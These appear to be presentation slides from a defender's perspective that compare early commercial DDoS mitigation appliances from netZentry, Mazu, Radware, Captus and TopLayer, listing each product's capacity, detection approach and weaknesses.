
# Reactive Networks (netZentry)

- **Floodguard**
  - 1U box
  - Linux based
- **Modifies upstream Cisco ACLs**
  - Doesn't support Juniper routers
- **Spoofs RSTs to close incoming connections**
  - Mitigates valid and attack traffic on an equal basis

# Reactive Networks




# Inline



- Throughput
- Point of failure
- All suffer

# Mazu Networks



# Mazu Networks

- Profiler & Enforcer
  - Runs on hardened Linux on IBM Netfinity box
    - 3U device
- Real time graphs
- Works by detecting anomalies
  - Suggests filters
  - Needs to be ok'ed by NOC to turn on filter
  - Some filters too complex
    - Filters cannot be edited before applying
- Has additional SYN-Queue technology
  - Sends RST to the server
  - Makes no distinction between good and bad SYNs

# Radware

- **DefensePro**
  - 1U device
- 3Gbps
  - Up to 1.3M SYNs/sec
- Advanced signature detection
- Anomaly detection only detects rate anomalies
- Anti-spoofing mechanism
- Lack of automatic threshold tuning
  - **Example: UDP anti-flooding set at 500pps – for entire network!**
- No reporting on attackers source IPs



# Captus Networks


- **CaptIO G2**
  - Internet appliance
- TLIDS (Traffic Limiting Intrusion Detection System)
- Lacks reporting
  - No graphs or traffic breakouts
- Doesn't handle spoofed SYN attacks
- Doesn't handle NAPHTA attacks
- Does handle some Targa attacks
  - UDP and ICMP

# TopLayer Networks


- **Attack Mitigator**
  - 2xGigaE support – not yet released
  - 2U device
  - 1.5M SYN/sec
- Sits behind router so can't protect router
- Handles 256,000 simultaneous flows




# Detect & Divert



